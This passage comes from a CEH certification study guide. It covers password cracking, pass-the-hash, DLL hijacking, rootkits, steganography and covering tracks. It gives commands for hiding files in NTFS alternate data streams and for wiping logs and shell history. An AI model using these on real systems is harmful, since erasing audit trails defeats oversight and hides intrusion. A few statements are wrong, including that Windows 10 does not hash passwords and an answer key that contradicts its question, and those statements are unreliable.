


FIGURE 2.15 Nessus Scan Results

Nexpose

Nexpose is a commercial product from Rapid 7, which also distributes Metasploit. You can find Nexpose at <https://www.rapid7.com/products/nexpose/>. There is a free trial version that you can download and experiment with. This tool is a Linux virtual machine and takes some effort to learn. Given that it is distributed by the same group that distributes Metasploit, it has received significant market attention.

SAINT

SAINT is a widely used vulnerability scanner that is available at <http://www.saintcorporation.com>. While it is a commercial product, you can request a free trial version. SAINT can scan a network for any active TCP or UDP services and then scan those machines for any vulnerabilities. It uses CVE as well as CERT advisories as references.

Additional Vulnerability Assessment Tools

Additional tools are available for vulnerability assessment. A few of them are listed here:

- ▶ **Nikto:** A Linux-based web server vulnerability assessment tool.
- ▶ **Retina CS:** A commercial vulnerability management suite. There is also a mobile version.
- ▶ **OpenVAS:** The most widely known open-source vulnerability scanner.
- ▶ **Net Scan:** A vulnerability scanner that runs on mobile devices.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. ____ is a list maintained by the Mitre Corporation.
 - ☐ A. CVSS
 - ☐ B. CVES
 - ☐ C. CVE
 - ☐ D. CVS
2. In CVSS, the Access Vector metric can be what four values?
 - ☐ A. N, A, L, P
 - ☐ B. N, A, L, H
 - ☐ C. N, H, L, C
 - ☐ D. N, P, L, H
3. Victoria is using a different vulnerability scanning strategy for each machine or component of the information system. What best describes this approach?
 - ☐ A. Tree-based assessment
 - ☐ B. Inference-based assessment
 - ☐ C. Active assessment
 - ☐ D. Passive assessment

Answers

1. **C.** CVE (Common Vulnerabilities and Exposures) is a list of vulnerabilities maintained by the Mitre Corporation.
 2. **A.** The Access Vector metric can be Network (N), Adjacent (A), Local (L), or Physical (P).
 3. **A.** A tree-based assessment uses different strategies for different components of the system.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers several topics, including rootkits, CEH methodology, password attacks, and steganography.

This page intentionally left blank

CHAPTER 3

System Hacking

This chapter covers the following CEH exam objectives:

- ▶ Gaining access to a system
- ▶ Privilege escalation
- ▶ Rootkits
- ▶ Remote access to a system
- ▶ Steganography

Chapters 1, “Reconnaissance and Scanning,” and 2, “Enumeration and Vulnerability Scanning,” cover a range of techniques for gathering information about a target system. These techniques are quite important. It will be difficult to execute the techniques in this chapter without substantial knowledge about the target system. Without that information, you will be left with trying random hacking techniques and hoping one of them works.

CEH Methodology

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. What is the best description of a rainbow table?
 - A. A brute-force password cracking tool
 - B. A password decryption tool
 - C. A password guessing tool
 - D. A table of precomputed hashes

- 2. John is simply trying every possible password. What is this called?
 - A. Brute force
 - B. Rainbow attack
 - C. Dictionary attack
 - D. Password guessing

- 3. Social engineering is most useful in what phase of the CEH methodology?
 - A. Gaining access
 - B. Escalating privileges
 - C. Footprinting
 - D. Getting passwords

Answers

- 1. **D.** A rainbow table is a table of precomputed hashes. It is used to find the plaintext that was the input for a given hash.
- 2. **B.** Trying all possible passwords is referred to as brute force.
- 3. **A.** Social engineering is most useful when gaining access.

The CEH exam is based on the CEH system hacking methodology. Table 3.1 lists the stages of the methodology, along with the techniques at each stage. You should note that in some cases, different stages can depend on the same techniques.

TABLE 3.1 **CEH Methodology**

Stage	Techniques
Gaining access	Social engineering, password cracking, exploiting some known vulnerability
Escalating privileges	Social engineering, password cracking, exploiting some known vulnerability
Executing applications	Trojan horses, spyware, backdoors
Hiding files	Steganography
Covering tracks	Clearing logs

ExamAlert

Objective The CEH methodology is definitely asked about on the CEH exam. You should know it well.

Password Cracking

In this section we examine techniques to crack passwords. You should keep in mind that these techniques are not guaranteed to work. In fact, no hacking technique can be guaranteed to work—at least not against all systems. Real hacking often involves a tedious series of attempts that fail, one after the other. Eventually a hacker might successfully gain entrance. I know that is not quite the image portrayed in movies, but it is the reality of hacking.

Windows and Linux both store passwords as hashes. We will discuss the details of hashing in Chapter 13, “Cryptography.” For now, simply understand that a hash is a one-way function. It is not reversible. That may seem odd—or even incorrect. If hashes are not reversible, and if many systems store passwords as hashes, how are passwords cracked?

In 1980, Martin Hellman described a method of using precalculated hashes. This technique was improved by Ronald Rivest in 1982. Basically, these types of password crackers work with precalculated hashes of all passwords available within a certain character space. A table of these hashes is called a *rainbow table*. If you search a rainbow table for a given hash, whatever plaintext you find must be the text that was input into the hashing algorithm to produce that specific hash. Figure 3.1 shows a rainbow table.

Password	NTLM Hash (in Hex)
Password	A4F49C406510BDCAB 6824EE7C30FD852
B3t!3rPa\$\$w0rd	2CE1C4C4ED29869FE 168FED05C461BC6
!B3A4CaL\$#92zTru18	FBC5FF7D43AC56B53 A60B7C14B6D2917
letmein	BECEDB42EC3C5C7F9 65255338BE4453C
Pa\$\$w0rd038!	E620DF334FD00304EC 15756C37CF0FA2
opensesame	31CAE4861B0239A3D 4AD515C848E52A7

FIGURE 3.1 Rainbow Table

As you can see, the table in Figure 3.1 has a mix of good passwords and pretty bad passwords. All of them are hashed with NTLMv2 (the hashing algorithm used by Microsoft Windows). If you are able to get a hash, you can scan the rainbow table. If you find a match for the hash, whatever is matched to it must have been the password. Windows stores local passwords in a SAM (Security Accounts Manager) file. Linux stores password hashes in the `etc/shadow` directory. Older versions of Linux stored password hashes in `/etc/passwd`, but now that file usually just contains an asterisk for a password.

Normally rainbow tables consist of likely passwords. It really is not feasible to make a rainbow table of every possible letter/word/symbol combination a user might choose. Consider the characters on a keyboard. We start with 52 letters (26 uppercase and 26 lowercase), 10 digits, and roughly 10 symbols, for a total of about 72 characters. As you can imagine, even a 6-character password has a very large number of possible combinations. This means there is a limit to how large a rainbow table can be, and it is also why longer passwords are more secure than shorter passwords.

Attackers are not the only people who can be innovative. There have been some interesting innovations to thwart rainbow tables. The most common such method is something called *salt*. Salt is some data, in bits, that is either intermixed or appended to the data that is going to be hashed. Let us assume your password is a very weak one, such as:

pass001

In binary, that is:

01110000 01100001 01110011 01110011 00110000 00110000 00110001

A salt algorithm would add or intermix bits into this. Say that your salt algorithm appends a number such as a user ID to the end of the password, and let's say your user ID is 212. So, the system makes your password `pass001212`. If I use a rainbow table, that is what I will get back as your password. If I then type in `pass001212` as your password, the system will add 212 to it, making what I typed become `pass001212212`, and the password won't work.

All this is transparent to the end user. The end user doesn't even know that salting is happening or what it is. However, an attacker using a rainbow table to get passwords would get the wrong password. The example we just used for salting is very simple. You should also note that as of Windows 10, Windows does not hash passwords. Most Linux distributions do. That is why there are so many password cracking programs for Windows. Of course, if you use a long and complex password, even most rainbow tables won't be able to crack it.

There are a variety of tools for generating rainbow tables. The tools rtgen and Winrtgen are very commonly used. The Winrtgen tool is shown in Figure 3.2.




FIGURE 3.2 Winrtgen

In addition to rainbow tables, there are less technical methods for password cracking/guessing. Some of them are listed and described here:

- ▶ **Shoulder surfing:** Literally looking over someone's shoulder as they enter important information such as usernames and passwords. This technique is especially useful where public Wi-Fi is available, such as in coffee shops.
- ▶ **Dumpster diving:** Going through trash, looking for either printed passwords or information that will help guess a password.
- ▶ **Social engineering:** Talking someone into giving you information. Social engineering, in any context, amounts to salesmanship.
- ▶ **Wire sniffing:** Using a basic packet sniffer to detect passwords that are transmitted in plaintext.
- ▶ **Brute force:** Trying every possible password. This is extremely unlikely to work.
- ▶ **Dictionary attack:** Trying various likely passwords. This is another technique that is not very likely to succeed.

ExamAlert

Objective Password cracking methods are prominent on the CEH exam. Make sure you are quite familiar with them. Rainbow tables will certainly be on the exam, and so will other password cracking techniques and tools.

Chapter 2 mentions some websites that list default passwords. If you are trying to log into a system, trying default passwords can be even more successful than trying to crack a user's password.

pwdump

pwdump is an excellent tool for getting a set of hashes from the Windows SAM file. There are several versions available at <http://www.openwall.com/passwords/windows-pwdump>. Figure 3.3 shows the output of pwdump7 but with the actual hashes redacted, since the tool was run on a live machine.

```
C:\Users\Administrator\Downloads\pwdump7>pwdump7
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500: [REDACTED]
Guest:501: [REDACTED]
VMware_Conv_SA_:1006: [REDACTED]
jtest:1011: [REDACTED]

C:\Users\Administrator\Downloads\pwdump7>
```

FIGURE 3.3 pwdump7

The pwdump tool is only one of many tools that can extract hashed passwords so you can attempt to use a tool such as a rainbow table on the hash. A few other tools (some of which also attempt to apply a rainbow table for you) are listed here:

- ▶ **fgdump**: <https://sectools.org/tool/fgdump/>
- ▶ **Ophcrack**: <https://ophcrack.sourceforge.io>
- ▶ **L0phtCrack**: <https://l0phtcrack.gitlab.io/> (Note: L0phtcrack might not be available in the future, but is still on the CEH exam as of now)
- ▶ **hashcat**: <https://hashcat.net/hashcat/>

RainbowCrack

RainbowCrack is a free download from <http://project-rainbowcrack.com>. This tool allows you to load hashes, like the ones exported from pwdump7 in

Figure 3.3, and search a rainbow table for a match. You can see the loading process in Figure 3.4.




FIGURE 3.4 RainbowCrack

Other Password Cracking Tools

There are numerous tools on the internet for cracking Windows passwords. They are often marketed as “Password recovery tools” and purportedly used to recover lost passwords. A few are listed here:

- ▶ **Windows Password Recovery Tool:** <https://www.windowpasswordsrecovery.com>
- ▶ **Windows Password Key:** <https://www.recover-windows-password.net/>
- ▶ **Nirsoft:** https://www.nirsoft.net/password_recovery_tools.html (This site actually has several tools.)
- ▶ **Passware:** <https://www.passware.com/windowskey-basic/>

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Tyson is trying to crack passwords. He is using a rainbow table tool. What is the best description of a rainbow table?
 - ☐ A. A brute-force password cracker
 - ☐ B. A password sniffer
 - ☐ C. A table of precomputed passwords
 - ☐ D. A password guessing tool

2. What are the stages in the CEH methodology?
- ☐ A. Dumping hashes, cracking passwords, escalating privileges, executing applications, hiding files, covering tracks
 - ☐ B. Cracking passwords, escalating privileges, executing applications, hiding files, covering tracks
 - ☐ C. Gaining access, escalating privileges, executing applications, hiding files, covering tracks
 - ☐ D. Gaining access, spoofing users, escalating privileges, executing applications, hiding files, covering tracks
3. Elizabeth is using the tool pwdump. Which of the following best describes this tool's functionality?
- ☐ A. Dumping passwords
 - ☐ B. Providing a precomputed hash table
 - ☐ C. Cracking passwords
 - ☐ D. Dumping hashes

Answers

- 1. Rainbow tables are tables of precomputed hashes.
 - 2. The steps are gaining access, escalating privileges, executing applications, hiding files, covering tracks.
 - 3. pwdump dumps hashes of passwords. Systems usually don't store the passwords themselves but rather hashes of the passwords.
-

Pass the Hash

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Guillermo has found malware on a machine that allows the attacker to replace the operating system boot process. What is the best term for this tool?
 - A. Firmware rootkit
 - B. Bootloader rootkit
 - C. Operating system rootkit
 - D. Application rootkit
2. You want to use ADS to hide spyware.exe behind a file named companydata.txt. Which command will do that?
 - A. `c:\spyware.exe> c:\companydata.txt:spyware.exe`
 - B. `more c:\spyware.exe> c:\companydata.txt:spyware.exe`
 - C. `type c:\spyware.exe> c:\companydata.txt:spyware.exe`
 - D. `more <companydata.txt`
3. Gunter has found a hash of a password for a Windows application. He cannot find the plaintext that goes with that hash. What can he do?
 - A. Nothing without that plaintext password
 - B. Try a pass the hash attack
 - C. Try NBT-NS poisoning
 - D. Enter the hashed password; the system will take it

Answers

1. This is a bootloader rootkit.
2. **type c:\spyware.exe> c:\companydata.txt:spyware.exe.**
3. In pass the hash, the attacker has the hash and bypasses the application, passing the hash directly to the backend service.

In pass the hash, the attacker has the hash, and bypasses the application, passing the hash directly to the backend service. Basically, the process is this: applications will take the password the user enters and hash that, sending the hash to the backend service or database. An attacker who can get a copy of the hash can bypass the application and send the hash directly to the backend service or database and log in.

Whether it is for a pass the hash attack or for use in a rainbow table, attackers commonly engage in *hash harvesting*. This is the process of getting hashes from anyplace they can. A few common methods include:

1. Getting a dump of the local SAM file from a Windows machine, which contains password hashes for all local users. (You saw this earlier in the chapter with `pwdump7`.)
2. Using a packet sniffer to get NT and NTLM hashes as they are transmitted, if they are transmitted without encryption.
3. Getting any cached hashes that might be stored on the local machine. Some applications cache the hashed passwords.

Related to pass the hash is hash injection. Hash injection also involves having access to a hash. However, the hash is injected into a session. Both pass the hash and hash injection assume that you have obtained the hash, but none of your attempts to find the password (such as rainbow tables) have worked.

LLMNR/NBT-NS Poisoning

LLMNR (Link-Local Multicast Name Resolution), which is based on DNS (Domain Name System), and NBT-NS (NetBIOS Name Service) are two methods that Windows operating systems use to perform name resolution for hosts present on the same link.

Adversaries can spoof an authoritative source for name resolution on a victim network by responding to LLMNR (UDP port 5355)/NBT-NS (UDP port 137) traffic as if they know the identity of the requested host. This has the effect of poisoning the service so that the victims will communicate with a system the attackers control. A number of tools can help with this process, including some tools available in Metasploit and the Python script `responder.py`.

DLL Hijacking and Injection

DLLs (dynamic linked libraries) are modules in Microsoft Windows that are used by applications. A DLL has a code function that can be called by

applications. *DLL hijacking* is a method of injecting malicious code into an application by exploiting the way some Windows applications search and load DLLs. A DLL is called at runtime, and DLL hijacking seeks to compromise a DLL so that when the application calls the DLL, it will instead get the attacker's malicious DLL.

DLL injection is a closely related attack. In DLL injection, malicious code is run in the memory address space of some process, causing that process to load a specific DLL that was created by the attacker.


Alternate Data Streams

The Windows file system NTFS has a feature that can be used to hide other files and data. NTFS Alternate Data Stream (ADS) is a Windows hidden stream that contains metadata for a file. The metadata includes things like word count, author name, last access time, and last modification time of the files. ADS allows you to fork data into existing files without changing or altering their functionality or size. The forked data does not show in standard file viewing applications.

ADS allows an attacker to inject malicious code in files on an accessible system and execute them without being detected by the user. Here are basic steps involved in hiding a file using ADFS:

1. Open the command prompt as administrator.
2. Type the command **type C:\SecretFile.txt > C:\RealFile.txt:SecretFile.txt**.
3. To view the hidden file, type **more < C:\SecretFile.txt**.

You can see this in Figure 3.5.



```
Administrator: Command Prompt
C:\>type c:\secretfile.txt > c:\realfile.txt:secretfile.txt
C:\>more < c:\secretfile.txt
C:\>
```

FIGURE 3.5 ADS

In this example, I simply attached one text file to another. However, this technique can also be used to attach any file to any other file. I could have attached a keylogger to a browser executable, for example.

ExamAlert

Given the ubiquitous nature of Microsoft Windows, you should expect plenty of questions on the CEH exam about Windows hacking techniques.

macOS Attacks

System hacking is not directed only at Windows systems. Similar attacks can be launched against macOS. macOS has something named a dylib, which is a dynamic library, that serves a similar purpose to the DLL in Windows. In macOS there is also a daemon named dyld, which is used to load dylibs. The DYLD_INSERT_LIBRARIES environment variable tells macOS which dylibs to load. Changing this environment variable can cause macOS to load the dylib of the attacker's choice.

macOS makes extensive use of plist files, which are used by applications to locate resources, set application properties, and similar activities. plist files are often in XML, but they are sometimes saved in a binary format to prevent end users from altering them. The shell tool plutil can be used to convert between binary and XML:

- ▶ **Binary to XML:** `plutil -convert xml1 file.plist`
- ▶ **XML to binary:** `plutil -convert binary1 file.plist`

An attacker can modify the plist file so that the application uses the properties and loads the resources dictated by the attacker.

ExamAlert

While there is less emphasis on macOS than on Windows, there will be some questions on the CEH exam that are about macOS.

Malware

Obviously, an ethical hacker does not wish to infect systems with malware. However, it is important to understand malware. One of the things you might test for is the susceptibility of a given system to malware attacks.

ExamAlert

The CEH exam expects you to be very knowledgeable about malware. In Chapter 4, "Malware," we will dive into malware much more than we do in this brief section.

Rootkits

A *rootkit* is malware that is used to gain administrative-level privileges (or perform privilege escalation). The term *root* is the word for administrator in Linux. An intruder may install a rootkit on a computer after first obtaining user-level access. There are many ways to do this. One is to take advantage of a known vulnerability. Another method is cracking a password. The rootkit then collects user IDs and passwords to other machines on the network, thus giving the hacker root, or privileged, access.

There are actually several types of rootkits. The major types are listed here:

- ▶ **Bootloader rootkit:** This rootkit replaces the original bootloader with one controlled by the attacker.
- ▶ **Kernel rootkit:** This rootkit either adds malicious code or replaces the original OS kernel or device drivers.
- ▶ **Library rootkit:** This rootkit replaces certain libraries with fake libraries controlled by the attacker.
- ▶ **Hypervisor rootkit:** This rootkit is a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a virtual machine.
- ▶ **Hardware/firmware rootkit:** This type of rootkit is much less common than other types. It is a rootkit in hardware devices or platform firmware.
- ▶ **Application rootkit:** This rootkit replaces normal application binaries with malicious code. It can also work by injecting malicious code to modify the behavior of existing applications.

Let us look at two examples of rootkits to get a better understanding of these tools. Horse Pill is a Linux kernel rootkit that resides inside the `initrd` daemon. The `initrd` (`init` RAM disk) daemon is used to load a RAM disk. A rootkit that affects this demon can cause the system to load malware. GrayFish is a Windows kernel rootkit. This rootkit injects malicious code into the boot record, which handles the launching of Windows. This allows the attacker to load any malware or to simply change the manner in which Windows loads.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Konstantin is trying to exploit a Windows 10 system. He has created a malicious dynamic linked library that he wants to use. What is this an example of?
 - ☐ A. DLL hijacking
 - ☐ B. DLL injection
 - ☐ C. DLL replacement
 - ☐ D. DLL spoofing

2. Juanita is trying to get information about a macOS application. She is trying to view the plist file by using a common text editor, but it appears to be nonsense symbols. Why might this be?
 - ☐ A. That plist is stored in binary.
 - ☐ B. Juanita does not have privileges to view the file.
 - ☐ C. It is not possible to view plist files with a text editor.
 - ☐ D. plist files are Windows files, not macOS files.

3. You have found malware on a system. This malware has the same name as a real system library. Its purpose appears to be to steal administrator credentials. What is the best description of this malware?
 - ☐ A. Trojan horse
 - ☐ B. Library rootkit
 - ☐ C. Application rootkit
 - ☐ D. Password stealer

Answers

1. **B.** A DLL is called at runtime. DLL hijacking seeks to compromise a DLL. DLL injection replaces the DLL.
 2. **A.** plist files are used in macOS but can be used on any system. They can be stored in XML format, in which case you can easily view them with a text editor. Or they can be stored in binary, in which case a text editor will display unintelligible nonsense.
 3. **C.** This is an application rootkit. It might sound similar to a Trojan horse, but the most accurate description is application rootkit.
-

Spyware

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. In what type of attack does the attacker set a user's session ID to one that is known to the attacker, such as sending a user an email with a link that contains a particular session ID?
 - A. Man-in-the-browser
 - B. Session hijacking
 - C. Phishing
 - D. Session fixation

2. You want to clear all logs from a Windows 10 machine. What tool or technique would best accomplish this?
 - A. Use ClearLogs
 - B. Erase everything in `/var/log`
 - C. Use `export HISTSIZE=0`
 - D. Use `history -c`

3. What is the most common technique for steganography?
 - A. Encryption
 - B. Carrier hiding
 - C. QuickStego
 - D. LSB replacement

Answers

1. **D.** This is an example of session fixation, a specific type of session hijacking.
2. **A.** ClearLogs is the only possible answer. The other options are Linux commands.
3. **D.** Least significant bit (LSB) replacement is the most common technique for steganography.

Spyware is software that literally spies on the activities on a particular device. Keyloggers are a common type of spyware. They are often used to capture usernames and passwords. However, in addition to capturing usernames and passwords, keyloggers can capture everything the user enters, including every document typed. This data can be stored in a small file hidden on the user's device for later extraction or sent out in TCP packets to some predetermined address. There is also spyware that periodically takes screenshots from a machine, revealing anything that is open on the computer.

Steganography

Steganography is about hiding data or files in plain sight. You can, for example, hide data or files by embedding them in another file. For example, you might hide data in a picture. The most common implementation of steganography utilizes the least significant bits (LSB) in a file in order to store data. By altering the LSB, you can hide additional data without altering the original file in any noticeable way.

These are some fundamental steganography terms you should know:

- ▶ **Payload:** The data to be covertly communicated. In other words, it is the message that is hidden.
- ▶ **Carrier:** The signal, stream, or data file into which the payload is hidden.
- ▶ **Channel:** The medium used, which might be still photos, video, or sound files.

With these terms in mind, we can now look more closely at LSB replacement. With LSB replacement, certain bits in the carrier file are replaced. In every file, there are a certain number of bits per unit of the file. For example, an image file in Windows is 24 bits per pixel. If you alter the least significant of those bits, the change is not noticeable with the naked eye, and you can hide anything you want in the least significant bits of an image file.

Steganography Tools

A wide array of tools are available for implementing steganography. Many are free or at least have free trial versions. A few of these tools are listed here:

- ▶ **QuickStego:** Easy to use but very limited
- ▶ **Invisible Secrets:** Much more robust, with both free and commercial versions

- ▶ **MP3Stego:** Specifically for hiding payload in MP3 files
- ▶ **Stealth Files 4:** Works with sound files, video files, and image files
- ▶ **Snow:** Hides data in whitespace
- ▶ **StegVideo:** Hides data in a video sequence
- ▶ **Invisible Secrets:** A very versatile steganography tool that has several options

There are also mobile steganography tools, including these:

- ▶ Stegais
- ▶ SPY PIX
- ▶ Steganography Master

DeepSound

The DeepSound program is a free tool that is used to hide data in sound files. You can download DeepSound from <http://jpinsoft.net/deepsound/>. Note that it can be rather particular about the carrier file, and some sound files simply won't work. The process is rather simple:

1. Open a carrier file (some sound file).
2. Add one or more secret files that you wish to hide (JPEGs, text files, etc.).
3. Click **Encode Secret Files**.

You can see this tool in use in Figure 3.6.

QuickStego

QuickStego is a very simple-to-use free tool. You can download it from <http://quickcrypto.com/free-steganography-software.html>. To use it:

1. Load the image you want to hide data in (the carrier file).
2. Either type in the message you want to hide or open a text file that contains the information you want to hide.
3. Click the button **Hide Text**.

You can see this tool in use in Figure 3.7.




FIGURE 3.6 DeepSound




FIGURE 3.7 QuickStego

OpenStego

OpenStego is another free steganography tool. However, this one is also open source, so you can actually download the source code and alter it as you see fit. The tool and the source code can be found at <https://www.openstego.com>. You can see OpenStego in Figure 3.8.




FIGURE 3.8 OpenStego

OpenStego is very easy to use, and it allows you to encrypt data as well as hide it with steganography.

Covering Tracks

Ethical hackers need to know how to cover their tracks—in other words, how to hide what they have done. In Windows there are several techniques for this. One technique is to use auditpol.exe to disable logging before you start your activities and then enable it again when you are done. (This tool used to come with the Windows CD/DVD, but most people don't get Windows on a CD/DVD anymore.) This tool is meant to audit system policies—hence the name auditpol. Microsoft documents how to use the tool at <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/auditpol>, but you may have some trouble finding the tool itself.

There are various utilities you can find on the internet to wipe logs. Two such utilities are Clear_Event_Viewer_Logs.bat and ClearLogs. ClearLogs, which is very easy to use, can be found at <https://sourceforge.net/projects/clearlogs/files/latest/download>. You can see it in Figure 3.9.




FIGURE 3.9 ClearLogs

An attacker who exploits a system with Metasploit can also use Metasploit to wipe all logs. We will discuss Metasploit in more detail later in this chapter.

In a Linux system, you can navigate to the `/var/log` directory, where you can edit any log files by using a standard text editor. You may choose to remove specific log entries or to wipe an entire log. Also, in Linux you typically want to wipe the history of shell commands. This is easily done with any of the following commands:

- ▶ **export HISTSIZE=0**
- ▶ **history -c** (clears the stored history)
- ▶ **history -w** (clears the history of the current shell)
- ▶ **cat /dev/null > ~/.bash_history && history -c && exit**
- ▶ **shred ~/.bash_history** (shreds the history file, making its content unreadable)
